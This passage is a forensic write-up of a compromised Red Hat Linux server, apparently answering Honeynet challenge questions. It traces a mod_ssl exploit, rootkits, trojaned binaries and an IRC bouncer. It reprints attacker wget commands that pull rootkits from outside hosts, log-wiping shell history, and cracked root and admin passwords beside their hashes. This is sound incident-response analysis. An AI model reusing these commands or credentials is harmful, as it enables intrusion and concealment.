- issues a `chattr +AacdisSu` on several system directories

The kcore-chattr.txt file contains a shell snippet and error

```
[1;37mchattr
/usr/bin/chattr: No such file or directory while trying to stat /etc/im*
```

A review of the install script show it does attempt to chattr on /etc/im*, providing additional evidence the downloaded script matches what was run on the subject system.

The script messages appear to be in Romanian. Various babelfish translators could not recognize the language, but a google search of "Verificam daca suntem" led to many Romanian sites. The same google search also led to a May 2002 comp.security.unix post reporting a compromise with this rootkit.

The shell history snippets above also indicate two things- 1) additional tarballs (a.tgz and za.tgz) have been copied to the system and 2) wget is the tool most likely used to retrieve the files. The following command was used to extract any other potential wget downloads for the kcore-strings.txt file

```
# egrep 'wget .*tar.*|wget .*gz' kcore-strings.txt
```

This reveals several files may have been retrieved (duplicates have been deleted from the output).

```
wget izolam.net/sslstop.tar.gz
wget irinell1979.go.ro/a.tgz
wget geocities.com/mybabywhy/rk.tar.gz
wget geocities.com/gavish19/abc.tgz
wget irinell1979.go.ro/mass2.tgz
wget www.i-need-ftp.as.ro/ttt.tgz
wget irinell1979.go.ro/er.tgz
wget www.irinell1979.go.ro/er.tgz
wget irinell1979.netfirms.com/er.tgz
wget www.lugojteam.as.ro/rootkit.tar
```

There is no indication of the za.tgz file shown in the shell history above. Perhaps this was placed on the system during the initial compromise.

With the exception of the netfirms.com file (which returned a 503 "too large" error) and lugojteam (404 error), all of these files were still available at the time of this writing.

The a.tgz file contains a single, unstripped binary named 'x'. The strings command shows this is the ptrace privilege escalation program mentioned above. The 'x' file appears in the directory listing from the recovered shell history above.

The abc.tgz file contains two files- a (an install script) and nou (a ssh daemon). the install script shows nou is moved to 'smbd -D'. Comparing nou with the 'smbd -D' file from the compromised system shows slight differences. However, comparing the copy of ava1 in the rk.tar.gz with /usr/bin/smbd -D shows an exact match. This implies the copy from abc.tgz was not installed on the system.

The mass2.tgz file contains a mass scanner and log analyzer. The scanner looks for SSL enabled apache servers and records the O/S and SSL versions. This is related to CVE-2002-0082 (<http://www.securityfocus.com/bid/4189>). Also included in the tarball are osslmass2 and openssl-too which reads the mass log then attacks the vulnerable systems. A review of the mass.c source reveals the telltale "GET /sumthin" string we logged at the time of the initial access by the attacker.

```
# grep sumthin mass.c
#define DEF_COMMAND "GET /sumthin HTTP/1.0\r\n\r\n"
```

LurHQ has a good write up of the openssl-too exploit and a variant that would appear to be the basis for the code on the subject computer..

<http://www.lurhq.com/atd.htm>

There is only a compile Makefile in the tarball, not installation script. It's unlikely these binaries were installed as none of the names appear in the kcore-strings or swap-strings files.

The ttt.tgz and er.tgz files are sshd backdoors, but based on the setup scripts. neither appears to have been installed.

At the tail end of the 13:33:57 mactimes, /var/lock/subsys/syslog is changed. This is followed by access to the syslogd.pid file and deleted inode 45307. The deleted inode file was recovered with icat and contains /var/log/messages.

13:33:56 /sbin/insmod accessed - LKM installed?

Recovered from the kcore-colon.txt file are entries at 13:33:57 indicating a successful kernel manipulation.

```
@<6>Aug 10 13:33:57 kernel: Symbols match kernel version 2.4.7.
c      @<6>Aug 10 13:33:57 kernel: Loaded 371 symbols from 10 modules.
```

These match entries logged in the recovered /var/log/messages file. This is most likely due to installation of the adore.o and cleaner.o kernel modules.

At 13:35:35, the rk.tar.gz install script starts (swupd) via the lpi script. This program is a network sniffer that places eth0 into promiscuous mode and logs to /usr/bin/tcp.log. Messages showing the promisc mode change were recorded on the console (see the screen capture) and /var/log/messages.

Immediately after the promisc mode change occurs, messages are logged to the screen and /var/log/messages regarding IPX and Appletalk protocols.

Beginning at 14:13, several deleted files owned by apache are accessed. This is probably the intruder cleaning up the rootkit tarballs and files.

At 14:13:47, the /etc/rc.d/init.d/sshd init script is run. This causes access to /var/run/sshd.pid. This file contains 699 which is the PID of /usr/sbin/sshd running at the time of the evidence collection.

At 14:14:01, /var/log/maillog shows an email sent to jijeljijel@yahoo.com,

```
Aug 10 14:14:01 localhost sendmail[4768]: h7ALE1t04763: to=jijeljijel@yahoo.com,
ctladdr=apache (48/48), delay=00:00:00, xdelay=00:00:00, mailer=esmtplib, pri=31300,
relay=mx1.mail.yahoo.com. [64.157.4.78], dsn=2.0.0, stat=Sent (ok dirdel)
```

At 14:17:53 /usr/include/iceseed.h is accessed, suggesting the compromised ssh server named 'smbd -D' is listening on port 2003. Beginning at 14:14:41 several login attempts are logged coming from Romanian addresses

```
Aug 10 14:14:41 localhost smbd -D[5505]: log: Connection from 213.154.118.218 port
2020
Aug 10 14:14:58 localhost smbd -D[5505]: log: Password authentication failed for
user root from extreme-service-10.is.pcnet.ro.
Aug 10 14:15:14 localhost smbd -D[5505]: log: Password authentication failed for
user root from extreme-service-10.is.pcnet.ro.
Aug 10 14:17:08 localhost smbd -D[8170]: log: Connection from 213.154.118.218 port
2021
Aug 10 14:17:47 localhost smbd -D[8170]: fatal: Local: Too many password
authentication attempts from extreme-service-10.is.pcnet.ro for user root.
Aug 10 14:17:51 localhost smbd -D[8935]: log: Connection from 213.154.118.218 port
2022
Aug 10 14:18:04 localhost smbd -D[8935]: log: Password authentication failed for
user root from extreme-service-10.is.pcnet.ro.
Aug 10 14:18:09 localhost smbd -D[8935]: log: Password authentication failed for
user root from extreme-service-10.is.pcnet.ro.
Aug 10 14:23:20 localhost smbd -D[8935]: log: Password authentication failed for
user root from extreme-service-10.is.pcnet.ro.
```

NOTE: 213.154.118.218 resolves to extreme-service-10.is.pcnet.ro.
and this is just one number off from the http /sumthin access recorded
at 13:16 and 13:23.

At 15:30:21, /usr/lib/sp0* files are accessed. It's unclear how these files were placed on the

system, but they are owned by the apache user. One of the blocks (256657) recovered by lazarus reveals these files are part of the adore kit. The snippet of history below shows an interactive shell (sh -i) was started at 15:28 by the apache user.

```
sh-2.05# ps aux | grep apache
apache  21510  0.0  0.4  1476   392  ?  S   15:28   0:00  ./bash
apache  21511  0.0  1.1  2188  1124  p3  S   15:28   0:00  sh -i
apache  23289  0.0  0.3  1376   296  p3  S   15:30   0:00  /dev/shm/k
apache  23292  0.0  0.0     0     0  p3  Z   15:30   0:00  [k <zombie>]
apache  23302  0.0  0.0     0     0  p3  Z   15:30   0:00  [k <zombie>]
sh-2.05# kill -9 21510 21511 23289 23292 23302
```

The recovered apache /var/log/httpd/ssl_engine_log shows PID 21510 was at one time the httpd server. This is further evidence that the apache mod_ssl exploit (probably osslmass2 above) was used to gain this shell.

Beginning at 15:30:48, header files in /usr/include/asm are accessed suggesting a program is being compiled.

At 15:30:54, /etc/rc.d/init.d/rc.sysinit is changed, Comparing to an original RH7.2 script, it appears that 'kflushd' was echo'd to the end of the file. There is no file named 'kflushd' on the compromised system, however checking the kcore-strings.txt shows an error attempting to create the file.

```
mv: cannot create regular file `/bin/kflushd': Permission denied
./inst: kflushd: command not found
[1;36mCleaning all the tracks...
[1;36mAll done...
[1;36mYou Got The root
[1;31mCopyright
```

It's probably a safe assumption that kflushd is the kernel module boot startup. Because this file was not successfully installed, the kernel rootkit will not survive a reboot of the system.

Then /root/.bash_history is linked to /dev/null, the adore.o & clearer.o kernel modules are created. Finally the /usr/lib/sp0* files are changed and /var/log/messages is linked to /dev/null. The speed at which this occurs implies an automated script rather than a human typing commands.

The following snippet from kcore-strings.txt suggests this script was /dev/shm/.sc/install.

```
sh-2.05# hostname
localhost.localdomain
sh-2.05# hostname sbm79.dtc.apu.edu
sh-2.05# cd /dev/shm/sc
sh-2.05# ./install sbm79.dtc.apu.edu
[44;1;33msiCk
[1;31msickit
[44;1;33meshi Hacker? sau .. cum ai facut?
[1;36mStarting
[1;31mFirst Wave -- Installing...
[1;36mCreating home...
[1;36mStarting SSHD...
```

```
[1;36mStarting sniffer...
[1;36mCompiling and installing LKM...
```

This script was recovered by lazarus as block 564745 (see the Appendix).

Note the Romanian text in the output of the install script. It's also interesting the files are under /dev/shm. This is the shared memory object and much like /proc, does not actually exist on disk.

We see here the attacker changed the hostname and passes the name to the rootkit install script. This suggests the rootkit will communicate with a remote system. The new hostname resolves to the real IP (vs. NAT'd PNN) address allowing traffic to be routed over the Internet back to the subject system,

```
$ host sbm79.dtc.apu.edu
sbm79.dtc.apu.edu has address 199.107.97.79
```

```
$ traceroute sbm79.dtc.apu.edu
:
:
16 gbr1-p80.la2ca.ip.att.net (12.122.11.146) 96.354 ms ...
17 ar7-p310.la2ca.ip.att.net (12.123.28.178) 96.478 ms ...
18 12.125.102.14 (12.125.102.14) 172.477 ms ...
19 199.107.96.249 (199.107.96.249) 162.252 ms ...
20 * *
```

```
$ whois 199.107.96.249
CERFnet NETBLK-CERFNET-CBLK2 (NET-199-105-0-0-1)
    199.105.0.0 - 199.108.255.255
CERFnet customer - Azusa Pacific University CERF-AZUSA
(NET-199-107-96-0-1)
    199.107.96.0 - 199.107.99.255
```

The snippet of history seen previously (but repeated here) also shows the '/dev/shm/k' processes with start times of 15:30.

```
sh-2.05# ps aux | grep apache
apache  21510  0.0  0.4 1476   392  ?  S   15:28   0:00 ./bash
apache  21511  0.0  1.1 2188  1124  p3 S   15:28   0:00 sh -i
apache  23289  0.0  0.3 1376   296  p3 S   15:30   0:00 /dev/shm/k
apache  23292  0.0  0.0     0     0  p3 Z   15:30   0:00 [k <zombie>]
apache  23302  0.0  0.0     0     0  p3 Z   15:30   0:00 [k <zombie>]
sh-2.05# kill -9 21510 21511 23289 23292 23302
```

At 15:31:51, we begin to see accesses to the /lib/.x rootkit files. And at 15:32:17 the sk binary is run. Both the hide.log and install.log files have recorded errors for the rootkit initialization.

This might be caused by a mismatch with the kernel versions. According to `/etc/redhat-version`, this system is a RH 7.2, but ``cat /proc/version`` (from the FIRE IR script) returns a 7.1 value.

At 15:32:33 `/etc/passwd` is changed. It's unclear what actually changed as the file MD5 checksum matches the value collected when the system was installed.

Running john the ripper against an un-shadowed copy of the `passwd` file reveals both the root and admin passwords.

```
# cat john.pot
$1$gm64oWDG$/W3MX0Pb7/2oCB7Jkyvga1:h0cusp0cus
$1$YAkCbk.7$JoZPsqqGxO.ImKonKAucm.:admin
```

Because a copy of `/etc/passwd` and `/etc/shadow` were e-mailed by the rootkit install scripts, these passwords should be considered compromised. Any other systems sharing these same passwords should be changed immediately.

At 15:37, `/var/log/maillog` shows this mail for a yahoo address

```
Aug 10 15:37:40 localhost sendmail[23320]: h7AMUUn23300:
to=newptraceuser@yahoo.com, ctladdr=apache (48/48), delay=00:07:10,
xdelay=00:07:10, mailer=esmtplib, pri=30043, relay=mx4.mail.yahoo.com.
[216.136.129.6], dsn=2.0.0, stat=Sent (ok dirdel)
```

At 15:40:43 `/usr/bin/ftp` is accessed followed at 15:49:47 by the creation of `/root/sslstop.tar.gz`. We'll see shortly that the source of this tarball is `izolam.net/sslstop.tar.gz`. This file is untared between 15:50 and 15:52. And at 15:52:53, the `sslport` program is run, changing the `/etc/httpd/conf/httpd.conf` file (replacing port 443 with 114) and restarting the service.

At 15:42 the mail is deferred by a timeout with the yahoo mail exchanger. This is soon followed by a third piece of mail that cannot be sent due to the service being unavailable.

```
Aug 10 15:42:31 localhost sendmail[23331]: h7AMUVC23321:
to=newptraceuser@yahoo.com, ctladdr=apache (48/48), delay=00:12:00,
xdelay=00:12:00, mailer=esmtplib, pri=30043, relay=mx4.mail.yahoo.com.
[216.136.129.17], dsn=4.0.0, stat=Deferred: Connection timed out with
mx4.mail.yahoo.com.
Aug 10 15:43:43 localhost sendmail[25659]: h7AMWXH25629:
to=skiZophrenia_siCk@yahoo.com, ctladdr=root (0/0), delay=00:11:10,
xdelay=00:11:10, mailer=esmtplib, pri=38198, relay=mx4.mail.yahoo.com.
[216.136.129.6], dsn=5.0.0, stat=Service unavailable
```

Throughout the `/var/log/maillog` history, local mail to root is sent without problems. However, mail in `/var/spool/mail/root` doesn't start queuing until 16:10 when cronjobs for `/usr/lib/sa*` begin failing. The attacker removed the `/var/log/sa/` directory causing the cron failures.

This also suggests root's mail was deleted prior to this. At 15:54:04 /.bash_history is created. This file shows the removal of /var/mail/root (this is symlink'd to /var/spool/mail/root). It also shows command sequences we've recovered from kcore-strings.txt.

```
# cat /cdrom/.bash_history
id
uptime
./inst
hostname
hostname sbm79.dtc.apu.edu
cd /dev/shm/sc
./install sbm79.dtc.apu.edu
rm -rf /var/mail/root
ps x
cd /tmp
ls -a
wget izolam.net/sslstop.tar.gz
ps x
ps aux | grep apache
kill -9 21510 21511 23289 23292 23302
```

At 15:54:18, the sslstop program is run, changing the /etc/httpd/conf/httpd.conf file (replacing HAVE_SSL with HAVE_SSS) and once again restarting the service.

Changing the conf file prevents loading of the SSL modules by the IfDefine directives. The slight typo makes it easy to miss with a cursory glance. At this same time, the /etc/rc.d/init.d/functions script is accessed. This causes the /usr/bin/crontabs to start the 'smbd -D' ssh server, resulting in accesses to the iceconf.h, icekey.h, and iceseed.h files.

At 15:57:06, wget is used to obtain the psyBNC2.3.1.tar.gz file and place it into /etc/opt. greping for this file name in kcore-strings.txt reveals the package was obtained from www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz

The file is untared and at 16:01:18, make is used to build the package. At 16:02:12 the /etc/opt/psybnc program is executed.

This snippet of shell history shows the psybnc program is eventually moved to 'init ' (note the space). This file does not exist on the system. According to the process and /proc data collected by the FIRE IR script, the psybnc program is actually named 'initd'. The quotes in the snippet below may simply be an artifact of the recovery.

```
[root@sbm79 psybnc]# salt.hsnprintf.o
[root@sbm79 psybnc]# ls -a
[root@sbm79 psybnc]# vi salt.h
[root@sbm79 psybnc]# ls -a
[root@sbm79 psybnc]# rm -rf salt.h
[root@sbm79 psybnc]# mv psybnc init" "
[root@sbm79 psybnc]# PATH=:PATH
```

Note the shell prompt also reflects the new hostname that was changed @ 15:30.

The /etc/opt/psybnc/log/psybnc.log file shows several connections from sanido-09.is.pcnet.ro and sanido-08.is.pcnet.ro between 16:03 (just after the IRC server started) until 18:00. The userids 'sic' and 'redcode' were used to login and connect to fairfax.va.us.undernet.org and mesa.az.us.undernet.org.

```
# egrep 'LOGIN|NICK' psybnc.conf
USER1.USER.LOGIN=sic
USER1.USER.AWAYNICK=[[kgb]]
USER1.USER.NICK=[[kgb]]
USER2.USER.LOGIN=redcode
USER2.USER.AWAYNICK=killMe
USER2.USER.NICK=redcode
```

A review of the kcore-IRCtraffic.txt file reveals several channels used:

```
#RedCode
#AiaBuni
#radioactiv
```

This list is also confirmed by the /etc/opt/psybnc/psybnc.conf file:

```
# grep CHAN /cdrom/etc/opt/psybnc/psybnc.conf
USER1.CHANNELS.ENTRY1=#radioactiv
USER1.CHANNELS.ENTRY0=#RedCode
USER2.CHANNELS.ENTRY1=#AiaBuni
USER2.CHANNELS.ENTRY0=#RedCode
```

A grep for 'kgb' in the kcore-strings.txt file uncovers this partial conversation (edited for clarity):

```
[[kgb]] Momentan nu ai lag .
[[kgb]] :shi bafta
:decedatu!~decedatu@193.231.34.1 PRIVMSG
[[kgb]] :<killme> ...totzi
murim...dar nu azi...zbye
:decedatu!~decedatu@193.231.34.1 PRIVMSG
[[kgb]] :* Parts: killme
(draq@81.196.225.77)
```

Google searches of "Momentan nu ai lag" and "totzi murim" once again lead to Romanian sites. A traceroute to 193.231.34.1 passes thru roedu.net which is the Romanian Education Network in Bucharest.

```
$ traceroute 193.231.34.1
:
:
17  at.hul.hu.geant.net (62.40.96.10) 161.150 ms ...
18  roedunet-gw.hul.hu.geant.net (62.40.103.78) 170.392
19  iasi-34M.nextgen.roedu.net (217.73.160.70) 200.333...
20  217.73.161.145 (217.73.161.145) 185.048 ms ...
21  * * *

$ whois roedu.net
[edited for clarity]
```

```
Registrant:
Romanian Education Network (ROEDU2-DOM)
  13 Spaiul Independentei, Rectorat,
  R506-507
  Bucharest,
  RO
  No Valid City, No Valid State

Domain Name: ROEDU.NET
```

A traceroute to 81.196.225.77 (mentioned in the last line of the conversion) leads to rdsnet.ro.

```
$ traceroute 81.196.225.77
:
:
14  buh1-gsrl-p6-2.rdsnet.ro (193.231.252.225)  168.386
15  buh1-bb2-ge6-0-0.v3.rdsnet.ro (62.231.127.135)
16  193-231-253-254.rdsnet.ro (193.231.253.254)  176.703
17  bacaul-bb1-f0-0.v101.rdsnet.ro (193.231.253.68)
18  r-noc-cr1-fe0-0.bacau.rdsnet.ro (62.231.96.251)
:
:
29  r-tc-v90-fe0.bacau.rdsnet.ro (62.231.96.11)  185.390
30  r-noc-cr1-fe0-0.bacau.rdsnet.ro (62.231.96.251)
```

[NOTE: the last hops bounced between .11 and .251 indicating a probable routing problem @ rdsnet.ro.]

At 16:03:16 /etc/shadow, /root/.bash_profile and /root/.bashrc are accessed. This suggests the root user logged in. And in both the /lib/.x/s/mfs and /usr/lib/libice.log files there is an entry recording a telnet connection from proxyscan.undernet.org at 16:04:13.

The same telnet connection (from 193.109.122.5 proxyscan.undernet.org) is logged in /var/log/secure at 16:04:14. At 18:58 /var/log/secure also recorded a sshd connection from 202.85.165.46. This address is located in Hong Kong and is probably unrelated backscatter traffic.

At 16:07:12 it appears /var/log/wtmp was cleared. At 16:08:02 /root/.bash_history is linked to /dev/null. This suggests the attacker is performing final cleanup to hide his/her activity. After this, we do not see any new intruder activity until the incident response begins.

Finally at 20:30, we see the incident response begin with the mounting of the FIRE static binaries cd-rom.

The IRC connection attempts continued after the IR data collection as evidenced by the tcpdump traffic capture from the subject computer.

COMPROMISED FILES

The compromised-diff.txt report shows files that have mis-matched checksums from before and after the compromise. Lines beginning with a '<' indicate the file was removed from the system. Lines with a '>' show an addition to the machine. When a file appears in the report twice (both a '<' and a '>'), this indicates a replacement.

Here is a summary of the report with comments on the files. The 'A/C/D' in the first column indicates the file was added, changed or deleted from the subject.

```
A /dev/ttyop      used by compromised ps & top to hide processes
A /dev/ttyoa     used by compromised netstat to hide addresses and ports
A /dev/ttyof     used by compromised ls to hide files

A /dev/hdx1     (empty file - possibly a log that hasn't been written to yet)
A /dev/hdx2     (empty file - possibly a log that hasn't been written to yet)

C /var/log      (several files/dirs like /sa/ and /httpd/ missing)
C /var/log/boot.log
D /var/run/ftp.rips-all
A /var/run/httpd*.sem  semaphores for httpd web server
A /var/spool/mail/root  mail for root (cron failures)
D /tmp/root.md5
C /etc/mtab      (due to mounting /mnt/cdrom for forensics)
A /etc/opt/psycnc  tarball and directories for an IRC bouncer
C /etc/rc.d/init.d/functions  /usr/bin/crontabs -t1 -X53 -p
C /etc/rc.d/rc.sysinit  kflushd
C /etc/aliases.db  used by sendmail
C /etc/samba/secrets.tdb  a samba config file
C /etc/httpd/conf/httpd.conf  removed ssl / changed port (see sslstop files)
A /etc/psdevtab  a config file for the trojaned ps and top
C /usr/bin/top    a trojan
A /usr/bin/sense  perl script to sort output of LinSniffer
A /usr/bin/sl2    Possibly a SYN flood tool
A /usr/bin/logclear kills (swapd) restarts logging to /usr/bin/tcp.log
A /usr/bin/crontabs  smbd -D startup called at end of init.d/functions
A /usr/bin/smbd -D  (note space in name) ssh server - uses ice*.h files
A /usr/bin/(swapd) (note parens in name) sniffer logs to
                        /usr/lib/libice.log
A /usr/bin/x.pid  pid file for (swapd)
A /usr/lib/libshtift/netstat  (original copy)
A /usr/lib/libshtift/ps      (original copy)
A /usr/lib/libshtift/ls      (original copy)
A /usr/lib/libshtift/ifconfig (original copy)
A /usr/lib/libshtift/top     (original copy)
A /usr/lib/libsss            contains a quote character
A /usr/lib/libice.log        log file for (swapd)
A /usr/lib/adore.o           not striped ELF - kernel module
A /usr/lib/cleaner.o         not striped ELF - kernel module
A /usr/lib/sp0               ssh server - might be v1
A /usr/lib/sp0_cfg           ssh config for sp0 - listen on port 345
A /usr/lib/sp0_key           ssh private key (v1.1) root@xxxibuck.com
A /usr/lib/sp0_seed          ssh random seed data
A /usr/include/icekey.h      SSH private key (v1.1) root@lessons.menchey.com
A /usr/include/iceconf.h    ssh.conf - listens on port 2003 / uses ice*.h files
```

```

A /usr/include/iceseed.h    ssh random seed data
A /usr/include/icepid.h    ssh pid file    -- contains 3137

C /usr/bin/netstat         a trojan
C /usr/bin/ls              a trojan
C /usr/bin/ps              a trojan
A /bin/pico                lamer editor (vi rulez!!! :)
A /lib/.x/* files         SucKIT (v1.3b) rootkit with some add'l items??
    /lib/.x/hide           script to add processes to .x/hide.log
    /lib/.x/inst           install script for sk
    /lib/.x/log            remote logging client for SucKIT
    /lib/.x/cl            Die Putze %s - The ultimate unix logfile cleaner...
    /lib/.x/ip            used by .boot - host ip addr
    /lib/.x/s/s_h_k.pub    ssh public key - root@fred.psiware.net
    /lib/.x/s/sshd_config  ssh config - uses port 22
    /lib/.x/s/xopen       ssh server - writes to install.log
    /lib/.x/s/s_h_k       ssh private key - root@fred.psiware.net
    /lib/.x/s/lsn         UPX packed file - LinSniff ?
    /lib/.x/s/port        configs backdoor port number (3128) for xopen
    /lib/.x/s/mfs         connection log file written by lsn
    /lib/.x/s/r_s         random seed (from sshd_config)
    /lib/.x/s/pid         pid file (from sshd_config)
    /lib/.x/install.log   SucKIT error log
    /lib/.x/hidden.log    hidden process file (has SucKIT errors)
    /lib/.x/sk            SucKIT main program
    /lib/.x/.boot        startup script

A /root/sslstop* files    removes ssl support from httpd
    /root/sslstop.tar.gz
    /root/sslstop/Makefile    makefile for sslstop & sslport
    /root/sslstop/sslport.c  changes ssl port to 114 & restarts httpd
    /root/sslstop/sslstop.c  changes HAVE_SSL to HAVE_SSS and restarts httpd
    /root/sslstop/sslstop
    /root/sslstop/sslport

C /sbin/ifconfig          a trojan
A /.bash_history           root's bash shell history

```

From the md5 checksum comparison, we can see many files that were replaced or added to the system by the attacker. There are also many files that can be recovered via the TCT utilities. In this section, we will review most of these files to determine the purpose and origin. NOTE: the psybnc IRC package is a standard IRC bouncer and is not analyzed here.

During this phase of the investigation, disassembly and possibly even execution of rootkit files is often performed. In the interest of time however, this was not done for this case (instead, 'strings' was the primary tool for examining the binaries). Techniques and procedures for performing advanced review of programs can be found by searching the Internet for Lenny Zeltser's excellent work on "Reverse Engineering Malware".

The first collection of files comes from rk.tar.gz, This is the primary rootkit downloaded from a geocities site and installed by the intruder.

Although the tarball no longer exists on the subject computer, a copy of this file was obtained

from geocities. The evidence suggests the copy is the same as what was installed. The table of contents for the tarball shows a single subdirectory (sand), an installation script and supporting files.

```
# tar -vtzf rk.tar.gz
drwxr-xr-x 1000/1000          0 2002-09-04 00:17:45 sand/
-rw----- root/root         539 2002-05-24 17:36:59 sand/h
-rwx----- root/root          98 2002-03-18 04:21:58 sand/logclear
-rw----- root/root          512 2002-05-24 17:36:59 sand/hhh
-rwxr-xr-x root/root       11906 2002-05-24 17:47:42 sand/ava
-rwxr-xr-x root/root        4060 1983-09-25 17:45:00 sand/sense
-rwx----- root/root        8268 1983-09-25 17:45:00 sand/sl2
-rwxr-xr-x informat/root  32756 2001-12-13 15:43:38 sand/ps
-rwx--x--x root/root        4905 2003-05-16 19:43:39 sand/install
-rwxr-xr-x informat/root  30640 2001-12-13 15:43:38 sand/netstat
-rwx--x--x root/root        5468 2002-02-12 00:21:19 sand/sysinfo
-rw-r--r-- root/root         692 2003-05-16 19:44:02 sand/hh
-rwxr-xr-x informat/root  22328 2001-12-13 15:43:38 sand/ifconfig
-rwxr-xr-x informat/root  48856 1983-09-25 17:45:00 sand/top
-rwxr-xr-x root/root         134 2002-09-04 00:18:19 sand/.ttyoa
-rw-r--r-- root/root       3725 2002-02-12 00:22:55 sand/chattr.tgz
-rw-r--r-- root/root     79279 2002-02-12 00:23:03 sand/pico.tgz
-rw-r--r-- root/root     59002 2002-02-12 00:23:10 sand/wget.tgz
-rwxr-xr-x informat/root  36692 2001-12-13 15:43:38 sand/ls
-rw-r--r-- root/root         2 2002-04-18 22:59:04 sand/libsss
-rwxr-xr-x root/root         74 2002-03-18 07:18:19 sand/.ttyop
-rwxr-xr-x root/root         59 2002-09-04 00:19:14 sand/.ttyof
-rw-r--r-- root/root     5386 2002-04-18 23:11:41 sand/kde.c
-rwxr-xr-x 1000/root         50 2002-05-24 17:35:45 sand/lpi
-rwxr-xr-x root/root     13707 2002-07-10 20:13:06 sand/crontabs
-rwx----- root/root        7165 1983-09-25 17:45:00 sand/swapd2
-rwxr-xr-x root/root    672527 2002-09-03 23:54:10 sand/ava1
-rwxr-xr-x root/root    672527 2002-07-31 06:03:22 sand/sshd
```

From this we can see this is the origin of the replaced system binaries (ls, top, netstat, ifconfig, and ps) along with the config files for hiding the intruder's activity. This tarball is also the source for the sl2, logclear, and sense programs.

The install script (included in the Appendix) reveals that kde.c is the source for the '(swapd)' program. The script attempts to compile the code, but if it fails (as it did on the subject), swapd2 is moved instead. lpi is a script to start the '(swapd)' process.

The crontabs file starts the 'smbd -D' process. This is inserted into the system init scripts to restart the process at boot time. The ava program creates the 'smbd -D' file and the configuration files by copying h, hh, hhh and ava1.

By comparing the md5's we can confirm the /usr/lib/libshtift/ binaries are our originals.

```
# egrep '/bin/ps$|/bin/ls$|/bin/netstat$|/usr/bin/top$|/sbin/ifconfig$' \
  ../linux-suspended-md5s
3e743c6bfa1e34f2f2164c6a1f1096d0 /var/ftp/bin/ls
6091c2a0a9231844dlee9d43f29e6767 /usr/bin/top
```

```
0ea03807e53e90b147c4309573ebc76a /bin/netstat
3e743c6bfale34f2f2164c6a1f1096d0 /bin/ls
881c7af31f6f447e29820fb73dc1dd9a /bin/ps
e984302652a0c59469a0d8826ae3cdeb /sbin/ifconfig
```

```
# egrep
'/usr/lib/libshtift/ps$|/usr/lib/libshtift/ls$|/usr/lib/libshtift/netstat$|/usr/lib
/libshtift/top$|/usr/lib/libshtift/ifconfig$' ./compromised.md5
0ea03807e53e90b147c4309573ebc76a /cdrom/usr/lib/libshtift/netstat
881c7af31f6f447e29820fb73dc1dd9a /cdrom/usr/lib/libshtift/ps
3e743c6bfale34f2f2164c6a1f1096d0 /cdrom/usr/lib/libshtift/ls
e984302652a0c59469a0d8826ae3cdeb /cdrom/usr/lib/libshtift/ifconfig
6091c2a0a9231844d1ee9d43f29e6767 /cdrom/usr/lib/libshtift/top
```

Another tarball is `sslstop.tar.gz` obtained from `izolam.net`.

```
# tar -vtzf sslstop.tar.gz
drwxrwxr-x tvc/tvc          0 2002-10-16 13:30:29 sslstop/
-rw-rw-r-- tvc/tvc          87 2002-10-15 12:31:50 sslstop/Makefile
-rw-rw-r-- tvc/tvc        2794 2002-10-15 13:10:57 sslstop/sslport.c
-rw-rw-r-- tvc/tvc        1809 2002-10-15 13:00:10 sslstop/sslstop.c
```

The Makefile simply compiles `sslport.c` and `sslstop.c` - it doesn't install the resulting programs. A review of the source code shows these programs change the `httpd.conf` file to disable ssl support and the port it listens on.

ANSWERS TO HONEYNET QUESTIONS

1. Describe the process you used to confirm that the live host was compromised while reducing the impact to the running system and minimizing your trust in the system.

As shown in the Incident Response procedure section, every effort was made to collect evidence using only known good static binaries. The best current practice of collecting evidence by 'order of volatility' as described in RFC 3227 was followed.

2. Explain the impact that your actions had on the running system.

By using static linked binaries from the FIRE cdrom, the impact to the subject system is minimal. Also, the data collection process operated on raw disk devices (vs. filesystems), so the subject data would not be altered.

The mounting of the FIRE cdrom however, required using the subject computers copy of the 'mount' command. In addition to updating the MAC times for mount, it also modified /etc/fstab, /etc/mstab, and /etc.

Further, due to a few missing binaries, the FIRE chkrootkit script could not specify the path to the static binaries on the cdrom. This may have updated MAC times for the binaries (such as awk) in question. Because the subject computer binaries were used, the output of the script is not relied upon by itself (ie- other evidence is used to confirm suspicions).

The shell processes and network connection used to collect the evidence appears in the data, but is easily identified and ignored.

By collecting data in this manner and working only with offline copies, we're able to preserve as much of the systems pristine condition as possible.

3. List the PID(s) of the process(es) that had a suspect port(s) open (i.e. non Red Hat 7.2 default ports).

The FIRE IR script collected the listening ports and processes shown below. Only tcp ports 79, 113, 21, 22, 23, and 25 are not suspicious. These are associated with finger, ident, ftp, secure shell, telnet and sendmail respectively. Finger, ftp and telnet are often handled by xinetd as the process list shows.

TCP port 139 and UDP ports 137-138 are associated with the Samba package and the process names match the expected programs. However, samba is not usually installed by default. Despite this, it appears Samba was installed on the system and these ports are OK.

TCP port 80 and 443 are associated with httpd web servers. The process name of 'smbd -D' doesn't make sense in this context.

TCP port 3128 is usually the squid web proxy cache. It is not installed by default and the process name is wrong.

TCP ports 2003, 65336, 65436 and UDP port 3049 are clearly suspicious.

[NOTE - established connections, the Recv/Send-Q and Foreign Address columns were edited for readability]

```
Active Internet connections (servers and established)
Proto Local Address           State      PID/Program name
tcp    0.0.0.0:139              LISTEN    845/smbd
tcp    0.0.0.0:79              LISTEN    732/xinetd
tcp    0.0.0.0:80              LISTEN    3137/smbd -D
tcp    0.0.0.0:113             LISTEN    677/identd
tcp    0.0.0.0:2003            LISTEN    3137/smbd -D
tcp    0.0.0.0:21              LISTEN    732/xinetd
tcp    0.0.0.0:22              LISTEN    699/sshd
tcp    0.0.0.0:23              LISTEN    732/xinetd
tcp    0.0.0.0:65336           LISTEN    15119/initd
tcp    0.0.0.0:3128            LISTEN    25241/xopen
tcp    127.0.0.1:25            LISTEN    759/sendmail: accep
tcp    0.0.0.0:443             LISTEN    3137/smbd -D
tcp    0.0.0.0:65436           LISTEN    15119/initd
udp    192.168.1.79:137       850/nmbd
udp    0.0.0.0:137            850/nmbd
udp    192.168.1.79:138      850/nmbd
udp    0.0.0.0:138            850/nmbd
udp    0.0.0.0:3049           25239/xopen
-----
```

4. Were there any active network connections? If so, what address(es) was the other end and what service(s) was it for?

Output from the netstat command collected by the FIRE IR script shows an active connection from 213.154.118.200 (sanido-09.is.pcnet.ro), port 1188 to the subject system port 65336.

The lsof output also collected by the FIRE script show this port is used by the psybnc IRC bouncer running as /etc/opt/psybnc/initd (PID 15119).

The /etc/opt/psybnc/log/psybnc.log file shows this connection started at 16:03:32 for the user 'sic'.

5. How many instances of an SSH server were installed and at what times?

Three ssh server binaries were discovered:

